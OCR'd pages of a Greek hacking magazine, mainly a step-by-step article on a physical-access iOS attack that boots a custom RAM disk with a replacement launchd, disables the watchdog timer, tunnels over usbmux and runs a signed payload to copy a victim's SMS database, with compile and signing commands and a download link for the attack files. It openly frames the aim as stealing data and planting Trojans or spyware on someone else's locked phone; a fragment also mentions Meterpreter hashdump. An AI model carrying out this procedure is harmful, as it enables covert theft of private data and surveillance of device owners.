
Προτείνουμε να παίξετε πρώτα με το σενάριο που περιγράψαμε, αν μη τι άλλο για να εξοικειωθείτε με τις σχετικές έννοιες και τα διαθέσιμα εργαλεία. Αργότερα επαναλάβετε το σενάριο αλλά αυτή τη φορά στη θέση των Windows XP βάλτε τα Windows 7.

Από κει και πέρα, με τη βοήθεια κάποιου φίλου και κατόπιν συνεννοήσεως, φυσικά, περάστε σε περισσότερο ρεαλιστικά σενάρια. Πώς να το κάνουμε, είναι ένα πράγμα να επιτίθεσαι σ' έναν υπολογιστή (ή VM) στο ίδιο δωμάτιο κι εντελώς διαφορετικό να είσαι στο Ανατολικό Τιμόρ και να επιτίθεσαι στην Καλαμαριά :)

Καλή σας διασκέδαση!



Για κάθε Java applet που το υποψήφιο θύμα δέχεται να εκτελέσει, ένα νέο κανάλι επικοινωνίας δημιουργείται μεταξύ του υπολογιστή του κι εκείνου του attacker!



Ο attacker έχει ενεργοποιήσει ένα session προς το box του θύματος και με την εντολή hashdump του Meterpreter μόλις έχει πάρει όλα τα hashes των χρηστών.

Skill: Advanced

Tags: iOS hacks, syscalls, watchdog timer, usbmux, RAM disk, redsn0w

All your iPhones are belong to us!

by Dr@G



Αυτή τη φορά δεν θα μας σταματήσει τίποτα! Αρκεί να αποκτήσουμε φυσική πρόσβαση στη συσκευή iOS του θύματος, για μερικά λεπτά. Εάν έχουμε προετοιμαστεί κατάλληλα, θα μπορέσουμε να αντιγράψουμε οποιοδήποτε αρχείο ή ακόμη και να φυτέψουμε τον δικό μας, κατασκοπευτικό κώδικα!

Σε προηγούμενα άρθρα[1] εξετάσαμε διάφορες μεθόδους πρόσβασης σε jailbroken iPhones και iPads, χωρίς εξουσιοδότηση. Ο επιτιθέμενος, χρησιμοποιώντας τις αδυναμίες των "σπασμένων" συσκευών αποκτούσε πλήρη πρόσβαση σε ευαίσθητες πληροφορίες όπως SMS, emails, φωτογραφίες, επαφές, τελευταίες κλήσεις και ό,τι άλλο μπορεί να βάλει ο νους μας! Στο παρόν άρθρο θα παρουσιάσουμε τη μέθοδο του hacker ονόματι NerveGas. Η μέθοδός του εφαρμόζεται σ' όλες τις συσκευές iOS, ανεξάρτητα από την έκδοση ή την κατάσταση του λειτουργικού (jailbroken ή όχι) κι επιτρέπει την ανεμπόδιστη εκτέλεση κώδικα. Έτσι, μπορούμε να διεισδύσουμε στα άδυτα του iPhone, να κλέψουμε δεδομένα και να φυτέψουμε από Trojan horses μέχρι κατασκοπευτικά προγράμματα -- ανάλογα με τις ορέξεις μας. Στη συνέχεια θα δούμε δύο μεθόδους για την επίτευξη όλων αυτών.

Ο εύκολος τρόπος

Όταν ο επιτιθέμενος έχει άπλετο χρόνο, η εμφύτευση παράνομου κώδικα επιτυγχάνεται πολύ εύκολα. Με την προϋπόθεση ότι το κλείδωμα της συσκευής με PIN είναι απενεργοποιημένο ή ότι το PIN είναι γνωστό, ο επιτιθέμενος μπορεί να κάνει μόνος του ένα jailbreak. Ως γνωστόν, κάτι τέτοιο γίνεται άνετα με οποιοδήποτε από τα γνωστά εργαλεία (βλ., π.χ., redsn0w) κι επιτρέπει στον επιτιθέμενο να εισαγάγει κώδικα, όπως επίσης και να αυτοματοποιήσει την εκτέλεσή του (remote code execution, βλ. τεύχος 008). Στη συνέχεια, εγκαθιστώντας την εφαρμογή CyDelete ο επιτιθέμενος μπορεί να σβήσει το Cydia κι οτιδήποτε άλλο προδίδει το jaibreak και κατ' επέκταση τις πράξεις του. Έτσι, η συσκευή θα είναι jailbroken, ο ιδιοκτήτης θα έχει πλήρη άγνοια κι ο κακόβουλος κώδικας θα εκτελείται στο υπόβαθρο, τροφοδοτώντας τον επιτιθέμενο με πάσης φύσης πληροφορίες.

Ο δύσκολος τρόπος

Όταν ο χρόνος πιέζει τον επιτιθέμενο --για την ακρίβεια όταν έχει στη διάθεσή του μερικά μόλις λεπτά-- τα πράγματα δυσκολεύουν. Γι' αυτό το σενάριο θα υποθέσουμε ότι η συσκευή είναι κλειδωμένη με PIN, το οποίο ο επιτιθέμενος δεν γνωρίζει. Προφανώς, ο εισβολέας δεν έχει την άνεση να σβήσει εφαρμογές κι οτιδήποτε άλλο θα πρόδιδε τις πράξεις του. Η μέθοδος επίθεσης που θα εξετάσουμε είναι δύσκολη, αλλά βρίσκει *πάντα* εφαρμογή. Ακριβώς γι' αυτό μας αρέσει πολύ περισσότερο από εκείνη που αναφέραμε προηγουμένως.

Η Apple εφαρμόζει ένα εξαιρετικά πολύπλοκο σύστημα ασφάλειας στο λειτουργικό σύστημα των συσκευών της (`http://images.apple.com/ipad/business/docs/iOS_Security_May12.pdf`). Ο NerveGas, λοιπόν, ένας μάλλον ευφυής hacker, σκαρφίστηκε μια μέθοδο επίθεσης με τη βοήθεια ενός RAM disk. Ο κώδικας που αποθηκεύεται εκεί αναλαμβάνει την προσάρτηση των άλλων δίσκων της συσκευής και την εκκίνηση των υπολοίπων υπηρεσιών και προγραμμάτων. Με λίγα λόγια, ο κώδικας του RAM disk ελέγχει ολόκληρη τη διαδικασία boot. Έτσι, ο επιτιθέμενος δεν χρειάζεται να εγκαταστήσει καμία από τις δημοφιλείς εφαρμογές για jailbreak, οι οποίες θα φανέρωναν και τη δράση του. Αντίθετα, εισαγάγει κώδικα ο οποίος εκτελείται κατά την εκκίνηση (boot) κι αποκτά τον πλήρη έλεγχο της συσκευής. Στη συνέχεια θα μελετήσουμε αναλυτικά τη σχετική διαδι-


1. Κινδυνεύει το iPhone; (τεύχος 009), Remote Code Execution στο iOS (τεύχος 008) και iOS εναντίον iOS (τευχος 005).

κασία και θα δούμε όλα τα ζητήματα που προκύπτουν κατά την εφαρμογή της.

> ***Σημείωση.*** *Πριν συνεχίσουμε κατεβάστε το πακέτο iOSattack.zip, από το* `http://bit.ly/dh010iattack`*. Περιλαμβάνει απαραίτητα αρχεία στα οποία θα αναφερόμαστε στη συνέχεια. Επίσης, επειδή θα δουλέψουμε σε περιβάλλον OS X, αν δεν έχετε υπολογιστή Mac τότε στήστε ένα OS X Server based VirtualBox VM. Ενδεχομένως το παρόν άρθρο να απαιτεί από πολλή έως πάρα πολλή προπαρασκευαστική δουλειά, το αποτέλεσμα όμως ανταμείβει με το παραπάνω!*

Η διαδικασια

Όπως έχουμε αναφέρει σε προηγούμενα άρθρα, το launchd είναι το πρώτο πρόγραμμα που εκτελείται κατά την εκκίνηση του iOS. Στη μέθοδο επίθεσης του NerveGas πρέπει να υποκαταστήσουμε το αυθεντικό launchd με μια δική μας εκδοχή, η οποία θα προσαρτά τους δίσκους της συσκευής και ακολούθως θα εκτελεί τον δικό μας κώδικα (payload). Στο παράδειγμα που θα δείξουμε ο κακόβουλος κώδικας θα μεταφέρει το αρχείο sms.db (πρόκειται για τη βάση δεδομένων με τα SMS του χρήστη) στον υπολογιστή μας, μέσω USB. Φυσικά, με ελάχιστες αλλαγές στον κώδικα θα μπορούσαμε να μεταφέρουμε οποιοδήποτε αρχείο ή φάκελο, ανεξαρτήτως μεγέθους. Όπως αντιλαμβάνεστε όμως, το μέγεθος των δεδομένων που "κλέβουμε" επηρεάζει άμεσα τον χρόνο υλοποίησης της επίθεσης. Στην περίπτωση που επιχειρούσαμε να μεταφέρουμε ολόκληρο τον κατάλογο /private (εκεί βρίσκονται όλα τα προσωπικά δεδομένα του χρήστη), ο χρόνος της επίθεσης θα αυξανόταν κατά 10 με 15 λεπτά. Πριν ξεκινήσουμε την αναλυτική παρουσίαση, δείτε συνοπτικά τα βήματα της επίθεσης:




Εικόνα 1. *Η δημιουργία του RAM disk στη συσκευή θα γίνει αφού θέσουμε το iphone σε DFU mode και εφαρμοστεί το exploit του redsn0w. Στη συνέχεια θα εκτελεστεί ο κώδικάς μας...*

- Προετοιμασία της δικής μας υλοποίησης των κλήσεων συστήματος (syscalls), για ενσωμάτωση στο RAM disk.
- Απενεργοποίηση του watchdog timer, ώστε ο κώδικας του RAM disk να εκτελείται άνετα για όση ώρα χρειαστεί (παραπάνω από τα πέντε λεπτα που επιτρέπει η Apple).
- Ενεργοποίηση του πρωτοκόλλου USB με τη βοήθεια δικού μας εργαλείου, ώστε να διοχετεύσουμε τη δικτυακή ροή δεδομένων από το κινητό προς στον υπολογιστή μέσω USB.
- Ετοιμασία του payload για τη συμπίεση και την αντιγραφή όποιων αρχείων επιθυμούμε. Το payload θα πρέπει να υπογραφεί με το ldid, ώστε να εκτελείται χωρίς προβλήματα.

- Ετοιμασία του δικού μας launchd, το οποίο θα προσαρτήσει τους δίσκους του συστήματος, θα αντιγράφει τα προγράμματά μας και θα τα εκτελεί.
- Δημιουργία RAM disk.

Κλήσεις συστήματος

Οι κλήσεις συστήματος (syscalls) παρέχουν πρόσβαση στις βασικές λειτουργίες ενός λειτουργικού. Οι βιβλιοθήκες της Apple με τις κλήσεις συστήματος βρίσκονται στο root filesystem. Επομένως, για να γίνουν διαθέσιμες σε κάποιο πρόγραμμα θα πρέπει προηγουμένως να έχει προσαρτηθεί το εν λόγω σύστημα αρχείων. Με άλλα λόγια, ο κώδικας που θα τοποθετήσουμε στο RAM disk δεν θα έχει πρόσβαση σε αυτές. Αυτό σημαίνει ότι πρέπει να τις υποκαταστήσουμε με μια δική μας εκδοχή. Ο σχετικός κώδικας σε Assembly είναι στο αρχείο syscalls.S (εντός του πακέτου iOSattack.zip που κατεβάσατε πριν λίγο). Το syscalls.S πρέπει να μεταγλωττιστεί σε object file (syscalls.o) χρησιμοποιώντας τον cross-compiler για τη C. Να θυμίσουμε εδώ ότι ο απαιτούμενος cross-compiler βρίσκεται στο περιβάλλον ανάπτυξης Xcode, το οποίο παρέχει η Apple δωρεάν[2]. Όσοι έχετε το Mac OS X Lion μπορείτε να κατεβάσετε το Xcode απευθείας από το AppStore, ενώ οι χρήστες παλιότερων εκδόσεων του λειτουργικού πρέπει να γραφτούν στο πρόγραμμα Apple Developer. Μετά τη λήψη και την εγκατάσταση του Xcode αρκεί να εντοπίσουμε τον ζητούμενο compiler και να πληροφορηθούμε την ακριβή έκδοση του iPhone SDK που τον συνοδεύει. Το πρώτο επιτυγχάνεται με μια απλή αναζήτηση, με τη βοήθεια του locate:



Εικόνα 2. *Όπως βλέπουμε, πριν ξεκινήσει το Payload η τροποποιημένη εκδοχή του launchd περιμένει την προσάρτηση των κατατμήσεων του συστήματος...*

```
ns-iMAC:Desktop drg$ locate arm-apple-darwin10-llvm-gcc-4.2
```

Όσο για τον έλεγχο του iPhone SDK, αρκεί να ρίξουμε μια ματιά στον ακόλουθο κατάλογο:

```
/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.
platform/Developer/SDKs
```

Με τα δεδομένα που θα συλλέξουμε από αυτά τα δύο βήματα, πρέπει να ορίσουμε δύο μεταβλητές ως εξής:

```
ns-iMAC:Desktop drg$ GCCFULLPATH='/Applications/Xcode.app/
Contents/Developer/Platforms/iPhoneOS.platform/Developer/usr/
bin/arm-apple-darwin10-llvm-gcc-4.2'

ns-iMAC:Desktop drg$ IPHONESDK='/Applications/Xcode.app/
Contents/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/
iPhoneOS5.1.sdk'
```


Φυσικά, η θέση του μεταγλωττιστή ενδέχεται να διαφέρει στο δικό σας

2. Η σχετική διαδικασία παρουσιάστηκε αναλυτικά στο άρθρο «Remote code execution στο iPhone", στο τεύχος 009.

σύστημα, όπως επίσης και η έκδοση του iPhone SDK. Μετά απ' αυτά μπορούμε (επιτέλους) να μεταγλωττίσουμε τον κώδικα με τα δικά μας syscalls, ως εξής:

```
ns-iMAC:Desktop drg$ $GCCFULLPATH -c syscalls.S -o syscall.o
```

Απενεργοποίηση του watchdog timer



Εικόνα 3. *Οι έλεγχοι συνεχίζονται έως ότου τα filesystems του root και του χρήστη είναι προσαρτημένα και προσβάσιμα...*

Όταν ξεκινά το iOS ενεργοποιείται ταυτόχρονα μια δικλείδα ασφαλείας με το όνομα watchdog timer. Ουσιαστικά, δουλειά της είναι να μετρά το χρόνο εκτέλεσης ορισμένων τμημάτων του λειτουργικού συστήματος. Όταν παρέλθει κάποιο προκαθορισμένο χρονικό διάστημα ο μετρητής θεωρεί ότι το σύστημα έχει κολλήσει και προκαλεί μια επανεκκίνηση! Ο συγκεκριμένος μετρητής, με το ίδιο ακριβώς όνομα, περιλαμβάνεται σε πάρα πολλές πλατφόρμες[3]. Αν δεν απενεργοποιήσουμε τον watchdog timer, ο κώδικας στο RAM disk θα έχει μόλις πέντε λεπτά για να ολοκληρώσει τις εργασίες του. Αυτό σημαίνει ότι αν προσπαθήσουμε να αντιγράψουμε ένα μεγάλο πακέτο, κάτι που θα εισήγαγε μεγάλη καθυστέρηση και πέραν του πεντάλεπτου, ο watchdog timer θα θεωρήσει ότι το boot απέτυχε και η συσκευή θα κάνει reset! Όπως αντιλαμβάνεστε, λοιπόν, είναι αναγκαίο να συμπεριλάβουμε στο RAM disk ένα πρόγραμμα το οποίο θα απενεργοποιεί το μετρητή. Ο σχετικός κώδικας βρίσκεται στο αρχείο watchdog.c. Για τη μεταγλώττισή του θα χρησιμοποιήσουμε και πάλι τον ίδιο cross compiler. Αυτή τη φορά ωστόσο θα χρειαστεί να δηλώσουμε μία ακόμα μεταβλητή, με το framework που περιλαμβάνει το σύστημά μας. Στην περίπτωση του MAC OS X Lion (10.6), αρκεί να δώσουμε τα ακόλουθα:

```
ns-iMAC:Desktop drg$ OSX='/Developer/SDKs/MacOSX10.6.sdk/System/
Library/Frameworks'

ns-iMAC:Desktop drg$ $GCCFULLPATH -c watchdog.c -o watchdog.o
-isysroot $IPHONESDK -F$OSX
```

Ενεργοποίηση της σύνδεσης USB

Η επικοινωνία του iTunes με τις συσκευές που τρέχουν iOS πραγματοποιείται μέσω του usbmux. Ο εν λόγω μηχανισμός επιτρέπει τη διοχέτευση TCP sockets μέσα από μια USB σύνδεση (TCP socket tunneling over USB). Έτσι, όταν το iTunes επικοινωνεί με μια συσκευή σαν το iPhone, συνδέεται σε ένα listening TCP socket μέσω USB. Κατά συνέπεια, όλες οι υπηρεσίες νομίζουν ότι η επικοινωνία πραγματοποιείται δικτυακά (μέσω TCP).

Το usbmux ενεργοποιείται κι απενεργοποιείται αυτόματα από το iOS. Ωστόσο, η λειτουργικότητά του απαιτείται κι από τον δικό μας κώδικα, για τη μεταφορά των κλεμμένων αρχείων. Έτσι, στο RAM disk θα

3. Μέχρι και το Arduino διαθέτει watchdog timer, αν και είναι εξ ορισμού απενεργοποιημένος.

πρέπει να συμπεριλάβουμε ένα πρόγραμμα, το οποίο θα ενεργοποιεί αυθαίρετα το σχετικό μηχανισμό. Ο απαραίτητος κώδικας είναι στο usbmux.c. Για τη μεταγλώττισή του απαιτείται και το πρότυπο αρχείο IOUSBDeviceControllerLib.h. Αυτά τα δύο αρχεία πρέπει να τοποθετηθούν στον ίδιο κατάλογο και για τη μεταγλώττιση αρκεί να γράψουμε κάτι τέτοιο:

```
ns-iMAC:Desktop drg$ $GCCFULLPATH -c usbmux.c -o usbmux.o
-isysroot $IPHONESDK -F$OSX
```

Payload code

Τα προγράμματα που έχουμε ετοιμάσει ως τώρα παρέχουν πρόσβαση σε ορισμένες βασικές λειτουργίες του συστήματος, απενεργοποιούν το watchdog timer κι ενεργοποιούν το usbmux, για τη δικτυακή επικοινωνία μέσω USB. Αυτό που μένει είναι να ετοιμάσουμε το ίδιο το payload. Ο κώδικας σε αυτό το πρόγραμμα θα αξιοποιεί τις λειτουργίες που προσφέρουν όλα τα υπόλοιπα προγράμματα, για να στείλει στον υπολογιστή μας το πακέτο με τα SMS. Ο κώδικας για το payload είναι στο αρχείο payload.c. Για τη μεταγλώττιση θα χρειαστούμε για μία ακόμα φορά τον cross-compiler και σχεδόν όλες τις μεταβλητές που έχουμε ορίσει ως τώρα. Επιπρόσθετα, στον κατάλογο με τον κώδικα του payload πρέπει να τοποθετήσουμε τα watchdog.o και usbmux.o. Τελικά, αρκεί να δώσουμε κάτι τέτοιο:

```
ns-iMAC:Desktop drg$ $GCCFULLPATH –o payload payload.c
watchdog.o usbmux.o –isysroot $IPHONESDK –framework IOKit –I. –
framework CoreFoundation
```

Πριν συνεχίσουμε, οφείλουμε να εξασφαλίσουμε ότι το payload θα εκτελείται στη συσκευή κανονικά. Για να συμβεί κάτι τέτοιο, το πρόγραμμά μας πρέπει να διαθέτει μια ειδική ψηφιακή υπογραφή. Η προσθήκη αυτής της υπογραφής γίνεται με το πρόγραμμα ldid. Για την εγκατάσταση του εν λόγω εργαλείου αρκεί να εκτελέσουμε τα ακόλουθα:

```
ns-iMAC:Desktop drg$ sudo mkdir /opt/theos

ns-iMAC:Desktop drg$ export THEOS=/opt/theos

ns-iMAC:Desktop drg$ sudo svn co http://svn.howett.net/svn/
theos/trunk $THEOS

ns-iMAC:Desktop drg$ cd /opt/theos/

ns-iMAC:theos drg$ sudo wget http://bit.ly/dh008rcesig -O ldid

ns-iMAC:theos drg$ sudo chmod +x ldid
```

Στη συνέχεια, για την υπογραφή του payload δίνουμε κάτι τέτοιο:


```
ns-iMAC:Desktop drg$ ldid –S payload
```

Εκκίνηση με το launchd

Το launchd αποτελεί τον δαίμονα ο οποίος ξεκινά αυτόματα διάφορες υπηρεσίες του συστήματος και εφαρμογές, σε προκαθορισμένες χρονικές στιγμές ή σε τακτά διαστήματα. Ο ίδιος δαίμονας κατά την εκκίνηση του συστήματος παίζει σημαντικό ρόλο, αφού οργανώνει τη σειρά εκτέλεσης όλων των βασικών υπηρεσιών του συστήματος. Για να πετύχουμε το σκοπό μας, στο RAM disk που θα δημιουργήσουμε θα συμπεριλάβουμε μια "ειδική" έκδοση του launchd. Αυτή η έκδοση θα προσαρτά τα διαθέσιμα filesystems της συσκευής (σε αυτά βρίσκεται το λειτουργικό σύστημα


αλλά και τα δεδομένα του χρήστη), θα φροντίζει για την εκτέλεση του payload, θα αποπροσαρτά το RAM disk και θα κάνει επανεκκίνηση. Με λίγα λόγια, η δική μας εκδοχή του launchd προκειμένου να ολοκληρώσει την επίθεση θα στηρίζεται σε όσα έχουμε φτιάξει ως τώρα! Ο σχετικός κώδικας είναι στο αρχείο

    launchd.c.



Εικόνα 4. *Ο δαίμονάς μας ξεκίνησε και λειτουργεί κανονικά. Άνοιξε έναν listener στη θύρα 7 και περιμένει συνδέσεις TCP.*

Πριν προχωρήσουμε, πρέπει να σταθούμε σε μια σημαντική λεπτομέρεια: Ο δικός μας κώδικας για το launchd.c είναι γραμμένος για το iOS4. Σε αυτή την έκδοση του iOS, η κατάτμηση με τα αρχεία του συστήματος έχει το όνομα /dev/rdisk0s1, ενώ η κατάτμηση με τα αρχεία του χρήστη έχει το όνομα /dev/rdisk0s2s1. Ωστόσο, στο iOS5 οι εν λόγω κατατμήσεις έχουν τα ονόματα /dev/rdisk0s1s1 και /dev/rdisk0s1s2 αντίστοιχα. Τέλος, στο iOS3 οι συγκεκριμένες κατατμήσεις ονομάζονται /dev/rdisk0s1 και /dev/rdisk0s2. Επομένως, ανάλογα με την έκδοση του iOS στην οποία σκοπεύετε να επιτεθείτε, πρέπει να τροποποιήσετε κατάλληλα τον κώδικα του launchd ώστε να χρησιμοποιεί τα σωστά ονόματα κατατμήσεων.



Εικόνα 5. *Στην περίπτωση που το firewall του λειτουργικού μάς ρωτήσει για το αν επιθυμούμε να λαμβάνουμε συνδέσεις με το πρόγραμμα iproxy, εμείς προφανώς και απαντάμε καταφατικά.*

Για να μεταγλωττίσουμε τον κώδικα του launchd θα χρειαστούμε το syscall.o. Αφού τοποθετήσουμε τα δύο αρχεία στον ίδιο κατάλογο, μπορούμε να δώσουμε τα ακόλουθα:

```
ns-iMAC:Desktop drg$ $GCCFULLPATH -c launchd.c -o launchd.o –
isysroot $IPHONESDK –I$ IPHONESDK/user/include -I
```

```
ns-iMAC:Desktop drg$ $GCCFULLPATH -o launchd launchd.o syscall.o
-static -nostartfiles -nodefaultlibs -nostdlib -Wl,-e,_main
```

Τέλος, θα πρέπει να υπογράψουμε το launcd, όπως κάναμε και στην περίπτωση του payload:

```
ns-iMAC:Desktop drg$ ldid -S launchd
```

Κατασκευή RAM disk

Η κατασκευή του πραγματικού RAM disk στη συσκευή θα γίνει αργότερα. Για την ώρα πρέπει να δημιουργήσουμε ένα disk image file με τα περιεχόμενα του RAM disk. Για το σκοπό αυτό, αρχικά χρησιμοποιούμε το εργαλείο hdiutil, από τη γραμμή εντολών του MAC OSX. Εκεί, αρκεί να δώσουμε κάτι τέτοιο:


```
ns-iMAC:Desktop drg$ hdiutil create -volname Datahack -type UDIF
-size 5m -fs "Journaled HFS+" -layout NONE Datahack.dmg
```

